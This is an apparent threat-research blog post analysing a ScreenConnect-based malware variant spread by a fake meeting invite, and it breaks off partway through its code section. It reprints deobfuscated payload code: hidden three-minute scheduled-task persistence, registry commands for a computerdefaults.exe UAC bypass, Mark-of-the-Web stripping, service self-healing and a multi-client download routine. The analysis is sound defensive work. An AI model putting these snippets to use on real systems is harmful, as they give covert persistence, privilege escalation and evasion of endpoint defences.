
New SCKit Variant Arrives by Drive-By Download
Forensic analysis of a new SCKit variant delivered by drive-by download to a dental office Windows 7 PC, with watchdog persistence, UAC bypass, and IOCs.
By CyberReplay Security Team
TL;DR: While the November 2026 SCKit headlines focused on compromised MSP ScreenConnect panels, we investigated an infection that arrived through a completely different vector: a fake Google Meet invite that dropped obfuscated JScript onto a dental office Windows 7 workstation. The payload built the same family of persistence mechanisms researchers documented in the panel campaign, which points to a new SCKit drive-by download variant. This article covers the kill chain, the self-healing scheduled-task watchdog, the UAC bypass, our attribution reasoning, and the IOCs.
When SCKit hit the news in mid-November 2026, every report described the same entry point: attackers inside cloud-hosted ScreenConnect panels belonging to managed service providers, pushing rogue remote-access clients down to customer endpoints. Huntress counted hundreds of endpoints across dozens of organizations in the first wave alone. Microsoft Threat Intelligence confirmed it. BleepingComputer and The Hacker News carried it everywhere.
We have been tracking a different infection that we believe is a new variant of the same toolkit, and it never touched an MSP panel. It came through a fake meeting invite in a dental office inbox, dropped JavaScript onto a Windows 7 PC, and built the same family of persistence mechanisms the security community documented in the panel-based campaign. Same toolkit lineage, different front door. That matters, because it means the SCKit drive-by download risk is not confined to companies that hire an MSP.
Table of contents
- When this matters
- Definitions
- The lure
- What executed on the endpoint
- Persistence: a self-healing watchdog
- The UAC bypass
- Why we assess this is a new SCKit variant
- What the security community reported
- Code analysis: what the payload actually does
- Common mistakes
- What is SCKit?
- How is the drive-by variant different from the MSP campaign?
- Are small businesses without an MSP at risk?
- How can I tell if SCKit hit my network?
- IOCs
- Next step
- References
When this matters
Three groups should read this closely. First, small professional practices (dental, medical, legal, accounting) that run legacy Windows workstations and rely on a part-time IT provider rather than a full security program. Second, anyone who operates ScreenConnect or another legitimate remote-support platform, because the toolkit is built to abuse exactly that trust. Third, defenders who assumed the SCKit campaign only threatened MSP customers; a drive-by variant removes that false sense of distance.
If your environment has Windows 7 machines, unpatched remote-support tools, or staff who treat calendar invites as low-risk, this campaign is already inside your threat model whether you planned for it or not.
Definitions
A few terms carry the whole story, so it helps to pin them down.
SCKit is the name researchers gave the toolkit deployed in the November 2026 ScreenConnect campaign: a package of scripts, batch files, and configuration data that installs rogue ScreenConnect clients, establishes persistence, and tries to spread to technician workstations.
A drive-by download is malware delivery that happens through ordinary browsing or document interaction rather than an exploited vulnerability in the traditional sense. Here, a fake calendar invite led the user to attacker infrastructure that served the payload.
Watchdog persistence is a pair (or group) of mechanisms that monitor each other. Disable one and the other rebuilds it. Our case had two scheduled tasks watching each other plus a Run-key entry as the logon leg.
RelayTrap is the component Huntress and Blackpoint described in the panel campaign: a module designed to replace the legitimate ScreenConnect guest process and intercept incoming technician sessions.
ScreenConnect (ConnectWise Control) is legitimate remote-support software. Attackers favor it because a rogue client looks like normal IT tooling, which is also why defenders are told not to triage infected hosts over it during this campaign.
The lure
The victim was a small dental practice. A front-desk employee received what looked like an ordinary calendar invitation for a “Q4 Strategy and Budget Review,” complete with a Google Meet link and a PDF attachment named Google_Invite_Briefing_and_Notes.pdf. Behind the invitation sat a persona called “Clark Wallen,” a fabricated prospective patient who had spent five days building rapport through ordinary patient-inquiry emails before pivoting to the meeting request.
Accepting the invite led to attacker infrastructure at newsession-view.us, a domain sitting behind Cloudflare with a Turnstile human-verification check wrapped around the payload delivery. The same domain was multitasking: it also hosted a fake Social Security Administration download page with a spoofed 1-800-772-1213 help-desk number. This was a scam kit running multiple lures, not a targeted intrusion.

The lure: a calendar event with a PDF attachment, indistinguishable from a real meeting invite at a glance.
The browser pulled down two heavily obfuscated JScript files into the workstation’s Downloads folder:
Google-Invite-590499663.js(1,094,392 bytes)Google-Invite-565417751.js(1,103,261 bytes)
When either file was opened, Windows Script Host executed it through wscript.exe //B. The script decoded an embedded blob and went to work.
What executed on the endpoint
Static analysis of the deobfuscated JScript showed a ScreenConnect remote-access deployer, version 26.7.6, configured to relay through instance-d5v3yd-relay.screenconnect.com:443. ScreenConnect is legitimate remote-support software, which is exactly why it gets abused: a rogue client on a workstation looks like normal IT tooling to anyone glancing at the process list.
That version number is worth pausing on. Huntress reported that the ScreenConnect builds affected in the MSP campaign were 26.6.6.9747 and 26.7.6.9783 (Huntress SCKit analysis). Our payload was 26.7.6, in the same product line and release track, arriving through a different vector.
Persistence: a self-healing watchdog
The persistence design was the more interesting finding. The payload registered two scheduled tasks, each running every three minutes as the logged-in user:
SchemaIndexBroker_S-1-5-21-2135985481-1841170304-132959172-1001TelemetryNodeSync_{5BBC0995-CD31-44B6-9702-41339CAD3602}
The names are deliberately boring. One imitates a Windows schema-indexing component, the other a telemetry sync agent. Each task ran the same JScript payload through wscript //B, and each script policed the other: every three minutes, each enumerated both tasks through the Task Scheduler COM API and re-registered or re-enabled whichever one had been disabled or deleted. A third leg, an HKCU Run-key value, relaunched the payload at every logon.
This is watchdog persistence in its purest form. Disable one task and its sibling resurrects it within minutes. Delete the task files and the next run rewrites them, including the registry TaskCache entries that make a task schedulable at all. Anyone who has ever tried to remove fileless malware by hand knows the feeling: whack-a-mole, except the mole hits back on a timer.

Both malicious tasks alongside legitimate NVIDIA tasks. The bland names are camouflage; the three-minute mutual resurrection is the tell.
The UAC bypass
The payload also attempted privilege escalation through a documented UAC bypass technique. It hijacked the ms-settings file association in the user’s registry, registered eleven .scx_* extension classes whose open commands pointed at msiexec.exe /i <temp>.msi, then invoked the legitimate Microsoft-signed computerdefaults.exe. That binary “opened” the hijacked association and ran the attacker’s MSI elevated, with no UAC credential prompt.
The staff saw a UAC dialog for “Set Program Access and Computer Defaults,” a genuine Microsoft binary, and clicked through. A Microsoft-signed publisher on a UAC prompt is not proof of safety; the signed binary was just the delivery vehicle.

The UAC prompt: “Set Program Access and Computer Defaults,” a genuine Microsoft binary doing the attacker’s bidding. Staff-identifying regions have been pixelated.

Attackers wrapped the delivery infrastructure in Cloudflare, including anti-analysis checks that slow down automated sandbox detonation.
Why we assess this is a new SCKit variant
Attribution is where we want to be careful, so here is the evidence and the uncertainty.
The overlaps with the publicly reported SCKit campaign are structural. SCKit, as recovered by Blackpoint Cyber’s Adversary Pursuit Group, is a multi-stage toolkit that establishes persistence through scheduled tasks and registry Run entries (Blackpoint SCKit analysis), exactly the mechanism pair we found armed on this endpoint. The ScreenConnect version overlap is suggestive rather than conclusive. The task names do not match any IOCs published so far, and the delivery chain here is JScript droppers plus a config store rather than the PowerShell decoder Blackpoint described.
What we did not recover is the full toolkit. What we have is the stage that ran on this machine: script droppers, a watchdog task pair, a Run key, a ScreenConnect installer fetch, and the UAC bypass scaffolding. That is consistent with a toolkit variant, possibly an earlier or repurposed stage, but we cannot prove lineage from one endpoint alone.
One detail pushes us toward “same family.” A scheduled task on the box embedded a foreign campaign SID, S-1-5-21-2135985481-1841170304-132959172-1001, baked into its own name. That marker suggests the payload template has run on other machines, which fits a toolkit distributed to multiple victims rather than a bespoke implant.
Our working assessment: this is a new SCKit variant, or at minimum a sibling toolkit from the same operation, delivered through drive-by download infrastructure instead of compromised MSP panels. We have preserved the deobfuscated payload, task XMLs, and event-log exports as a hashed forensic package and are sharing IOCs with contacts tracking the campaign.
What the security community reported
If you are reading this cold, the timeline of public reporting is worth laying out, because this infection sits downstream of all of it.
- November 11, 2026: Huntress observed attackers using Run commands on cloud-hosted ScreenConnect panels to install rogue clients on at least 288 managed endpoints across 48 organizations, with a second wave on November 13 adding more than 200 hosts across 41 more organizations. Their full writeup documents the toolkit, the RelayTrap component, and the failed exploitation attempts against the CVE-2026-84869 guest-to-host flaw.
- November 13, 2026: Blackpoint Cyber’s SOC responded to the same campaign and their Adversary Pursuit Group analysis recovered encrypted stages and a configured ScreenConnect installer directly from attacker infrastructure. They named the toolkit SCKit and documented RelayTrap’s attempt to intercept technician sessions.
- November 13, 2026: Microsoft Security Blog confirmed the activity, describing the MSI fetch to
C:\Windows\Temp\sc.msiwith ac=Exploitedmarker and the worm’s goal of hijacking authenticated technician sessions to push payloads to other managed devices. - November 2026: BleepingComputer and The Hacker News covered ConnectWise’s advisory, including the five third-party extensions implicated in the initial panel access, one of which accepted a blank access key if an admin never configured one.
Every one of those reports describes the same campaign we keep seeing artifacts from: ScreenConnect as the beachhead, SCKit as the toolkit, persistence through tasks and Run keys, and ambitions that reach past the endpoint into the technician’s own console.

The anti-analysis layer. Sandboxes and automated detonation pipelines often stall here; a human clicking through does not.
Code analysis: what the payload actually does
Everything above describes what the malware did. This section shows how, because the deobfuscated JScript is genuinely instructive. Lightly cleaned for readability; the full annotated listing is in our forensic package.
The first thing to understand is that almost nothing here is “malware” in the classic sense. There is no packed executable, no injected process, no obvious bad API call. The entire stage is a 44 KB JScript file that drives legitimate Windows components: the Task Scheduler COM API, WMI, the Windows Installer COM database, reg.exe-equivalent registry writes, msiexec.exe, wscript.exe, and three different HTTP client COM objects. Every action is a living-off-the-land move, which is the core reason it evaded the endpoint’s defenses.
The watchdog, in code. The persistence routine is a single function, W1w9(taskName, payloadPath), called once per task so each script can police the other. If the task exists but is disabled, it flips Enabled back to true. If it is missing, it builds a fresh task definition through the Schedule.Service COM object:
var svc = Erg("Schedule.Service");          // Task Scheduler COM, no schtasks.exe
svc.Connect();
var folder = svc.GetFolder("\\");

var task = svc.NewTask(0);
task.Settings.Hidden = true;                       // invisible in Task Scheduler UI
task.Settings.ExecutionTimeLimit = "PT0S";         // run forever
task.Settings.DisallowStartIfOnBatteries = false;

var trigger = task.Triggers.Create(1);             // time trigger
trigger.Repetition.Interval = "PT3M";              // ...every 3 minutes
trigger.Repetition.StopAtDurationEnd = false;

var action = task.Actions.Create(0);
action.Path = "wscript.exe";                       // LOLBin, signed Microsoft binary
action.Arguments = "//B " + taskName + ".js";      // batch mode, no UI

folder.RegisterTaskDefinition(taskName, task, 6, null, null, 3);
// flags 6 = create-or-update, logon type 3 = interactive user
Two details matter. Hidden = true plus the bland names means the tasks do not draw attention in the Task Scheduler library. And the resurrection check runs before creation: the sibling script finds the task, sees Enabled = false, sets it back to true, and returns early. That is the entire watchdog, maybe thirty lines of COM calls.
The UAC bypass, in code. The privilege escalation is the most sophisticated part, and it never calls ShellExecute("runas") on an unsigned binary. Instead it abuses a documented computerdefaults.exe technique: register fake file associations, then let the signed Microsoft binary “open” them. The payload writes eleven .scx_* extension classes under HKCR pointing at msiexec, hijacks the ms-settings ProgID, and invokes computerdefaults.exe, which helpfully runs the registered command elevated:
// reg add HKCR\.scx_<tag>\shell\open\command /ve /d "msiexec.exe /i <msi> /qn" /f
// reg add HKCR\ms-settings\shell\open\command /ve /d "\.scx_<tag>" /f
WshShell.Run(regAdd + "ms-settings" + ... , 0, true);
WshShell.Run(regAdd + ".scx_" + tag + ... , 0, true);
WshShell.Run("C:\\Windows\\System32\\computerdefaults.exe", 0, false);
// poll up to 18s for the elevated result, then reg delete both keys
But the MSI it installs is not a normal installer package. _elevCmdK builds a minimal MSI database in memory through the WindowsInstaller.Installer COM object: a Property table naming the product “Runtime Broker” from “Microsoft Corporation”, a CustomAction table entry of type 226 (an EXE command), an InstallExecuteSequence that runs it at sequence 1002, and a SummaryInformation block stamped “Microsoft Corporation”. When computerdefaults.exe triggers the elevated install, Windows Installer cheerfully executes the attacker’s command as SYSTEM-equivalent elevated context, then the script deletes the MSI. Fileless in spirit: the “installer” exists only as long as the attack needs it.
Defense evasion, in code. Three small routines do the quiet work:
// 1. Strip Mark-of-the-Web on every staged file
WshShell.Environment("PROCESS")("SEE_MASK_NOZONECHECKS") = "1";
fso.DeleteFile(localPath + ":Zone.Identifier", true);

// 2. Per-victim tracking on every C2 request
//    &s= + 32-hex GUID derived from FNV-1a/LCG hash of COMPUTERNAME|salt
requestUrl = appendVictimParam(requestUrl);

// 3. Self-heal the rogue service via WMI
svc = wmi.Get("Win32_Service.Name='" + serviceName + "'");
if (svc.State !== "Running") {
    svc.ChangeStartMode("Automatic");
    svc.StartService();
}
The first defeats SmartScreen and attachment-scanning assumptions; the second gives the operator a per-victim identifier on every beacon; the third means even if an admin stops the ScreenConnect service, the next watchdog tick brings it back, the same mutual-resurrection pattern as the scheduled tasks.
Downloading the next stage, in code. The payload’s fetch routine l17p is a study in redundancy. It first tries a command-line downloader, then falls back through three COM HTTP stacks in order:
var clients = ["WinHttp.WinHttpRequest.5.1",
               "MSXML2.ServerXMLHTTP.6.0",
               "MSXML2.XMLHTTP.6.0"];
// for each: GET url, Chrome/132 User-Agent, Cache-Control: no-cache,
// response body written to disk via ADODB.Stream, min 512 bytes required
